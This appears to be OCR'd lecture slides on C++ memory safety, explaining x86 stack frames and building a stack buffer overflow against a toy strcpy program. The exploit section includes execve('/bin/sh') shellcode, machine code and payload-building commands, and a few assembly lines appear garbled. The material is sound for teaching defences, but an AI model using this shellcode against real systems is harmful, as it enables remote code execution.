Protecting C++

Pavel.Filonov@Kaspersky.com

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C and C++ are unsafe

Undefined behavior

Memory access

Indirect calls

Safety

- Bugs
- Crashes
- Data Corruption

Security

- Leaks
- Denial of Service
- Remote Code Execution

RCE

Remote Code Execution


Agenda

Instruments

Technics

Protection

Registers


16 bits
8 bits
8 bits
General-purpose Registers
EAX
AX
AH
AL
EBX
BX
BH
BL
ECX
CX
CH
CL
EDX
DX
DH
DL
ESI
EDI
ESP
(stack pointer)
EBP
(base pointer)
32 bits

Assembly



```c
int gcd(int a, int b)
{
    while (b) {
        int r = a % b;
        a = b;
        b = r;
    }
    return a;
}
```

```asm
gcd:
        push    ebp
        mov     ebp, esp
        sub     esp, 16
        jmp     .L2
.L3:
        mov     eax, [ebp+8]
        cdq
        idiv    [ebp+12]
        mov     [ebp-4], edx
        mov     eax, [ebp+12]
        mov     [ebp+8], eax
        mov     eax, [ebp-4]
        mov     [ebp+12], eax
.L2:
        cmp     [ebp+12], 0
        jne     .L3
        mov     eax, [ebp+8]
        leave
        ret
```

Machine codes


```
gcd:
        push    ebp                     00000000  6655
        mov     ebp, esp                00000002  6689E5
        sub     esp, 16                 00000005  6683EC10
        jmp     .L2                     00000009  EB25
.L3:
        mov     eax, [ebp+8]            0000000B  66678B4508
        cdq                             00000010  6699
        idiv    [ebp+12]                00000012  6667F77D0C
        mov     [ebp-4], edx            00000017  66678955FC
        mov     eax, [ebp+12]           0000001C  66678B450C
        mov     [ebp+8], eax            00000021  6667894508
        mov     eax, [ebp-4]            00000026  66678B45FC
        mov     [ebp+12], eax           0000002B  666789450C
.L2:
        cmp     [ebp+12], 0             00000030  6667837D0C00
        jne     .L3                     00000036  75D3
        mov     eax, [ebp+8]            00000038  66678B4508
        leave                           0000003D  C9
        ret                             0000003E  C3
```

Memory sections




Ref: [1]


Stack frame


```
        push 169
        push 39
        call gcd
        add esp, 8

gcd:
        push    ebp
        mov     ebp, esp
        sub     esp, 16
        jmp     .L2
.L3:
        mov     eax, [ebp+8]
        cdq
        idiv    [ebp+12]
        mov     [ebp-4], edx
        ;…
.L2:
        cmp     [ebp+12], 0
        jne     .L3
        mov     eax, [ebp+8]
        leave
        ret
```



Here be dragons






```c
const size_t BUFF_SIZE = 80;

void greetings(const char* str) {
    char name[BUFF_SIZE];

    strcpy(name, str);
    printf("Hello, %s\n", name);
}

int main(int argc, char* argv[]) {
    greetings(argv[1]);

    return 0;
}
```

$./hello Pavel
Hello, Pavel

$ ./hello AAAAAAAAAAAAAA...AAAAAA
Hello, AAAAAAAA...AAAAAA
Segmentation fault

```c
void greetings(const char* str)
{
    char name[BUFF_SIZE];

    strcpy(name, str);
    printf("Hello, %s\n", name);
}
```

```asm
greetings(char const*):
        push    ebp
        mov     ebp, esp
        sub     esp, 104
        mov     eax, [ebp+8]
        mov     [esp+4], eax
        lea     eax, [ebp-88]
        mov     [esp], eax
        call    strcpy
        lea     eax, [ebp-88]
        mov     [esp+4], eax
        mov     [esp], OFFSET FLAT:.LC0
        call    printf
        leave
        ret
```

```
greetings(char const* str):
    push    ebp
    mov     ebp, esp
    sub     esp, 104
    mov     eax, [ebp+8]
    mov     [esp+4], eax
    lea     eax, [ebp-88]
    mov     [esp], eax
    call    strcpy
    lea     eax, [ebp-8
    mov     [esp+4], ax
    mov     [esp], OFFSET FLAT:.LC0
    call    printf
    leave
    ret
```


Segmentation fault

0x41414141: ?????

Exploit

$./hello "$(perl –e 'print "\x31\x59\x13\xEB...."')"

```
greetings(char const* str):
    push    ebp
    mov     ebp, esp
    sub     esp, 104
    mov     eax, [ebp+8]
    mov     [esp+4], eax
    lea     eax, [ebp-88]
    mov     [esp], eax
    call    strcpy
    lea     eax, [ebp-88]
    mov     [esp+4], eax
    mov     [esp], OFFSET FLAT:.LC0
    call    printf
    leave
    ret
```



Payload


```
Address   Machine code              Assembly
----------------------              -----------------
00000000  EB13                      jmp short L1
                                    L2:
                                    ; ssize_t write(int fd, const void* buf, size_t count)
00000002  59                            pop ecx          ; get return address from stack
00000003  31C0                          xor eax, eax     ; eax = 0
00000005  B004                          mov al, 4
00000007  31DB                          xor ebx, ebx     ; ebx = 0
00000009  43                            inc ebx          ; ++ebx
0000000A  31D2                          xor edx, edx     ; edx = 0
0000000C  B214                          mov dl, 20
0000000E  CD80                          int 0x80
                                    ; void _exit(int status)
00000010  B001                          mov al, 1
00000012  4B                            dec ebx          ; ebx = 0
00000013  CD80                          int 0x80
                                    L1:
00000015  E8E8FFFFFF                    call L2          ; store following address on stack
0000001A  596F75277665206265            db "You've be"
00000023  656E206861636B6564210A        db "en hacked!", 10
```

```
$nasm print_msg.asm –o exploit
$perl –e 'print "\x90"x46' >> exploit
$perl –e 'print "\x40\xf6\xff\bf"' >> exploit

$./hello "$(< exploit)"
Hello, ⍰Y1⍰⍰1⍰C1⍰⍰K⍰⍰⍰⍰⍰⍰You've been hacked!
⍰⍰⍰⍰⍰⍰
```

```
Address   Machine Code          Assembly
----------------------          ---------------
00000000  EB16                  jmp short L1
                                L2:
                                ; int execve(const char *filename, char *const argv[]
                                , char *const envp[])
00000002  5B                        pop ebx
00000003  31C0                      xor eax, eax
00000005  884307                    mov [ebx + 7], al
00000008  895B08                    mov [ebx + 8], ebx
0000000B  89430C                    mov [ebx + 12], eax
0000000E  8D4B08                    lea ecx, [ebx + 8]
00000011  8D530C                    lea edx, [ebx + 12]
00000014  B00B                      mov al, 11
00000016  CD80                      int 0x80
                                L1:
00000018  E8E5FFFFFF                call L2
0000001D  2F62696E2F736858          db '/bin/shX'
00000025  4141414142424242          db 'AAAABBBB'
```

Shellcode

```
$nasm shellcode.asm –o exploit
$perl –e 'print "\x90"x46' >> exploit
$perl –e 'print "\x40\xf6\xff\bf"' >> exploit

$./hello "$(< exploit)"
Hello, ◆[1◆◆C◆◆C
        ◆◆S
         ◆
         `◆◆◆◆◆/bin/shXAAAABBBB◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
```


```
$gcc hello.cpp –o hello –z execstack
$execstack –q hello
X hello
$execstack -c hello
$execstack –q hello
- hello
$./hello “$(< exploit)”
Hello, ◆[1◆◆C◆◆C
        ◆◆S
         ◆
         `◆◆◆◆◆◆/bin/shXAAAABBBB◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆@◆◆◆
Segmentation fault
```

system("/bin/sh")

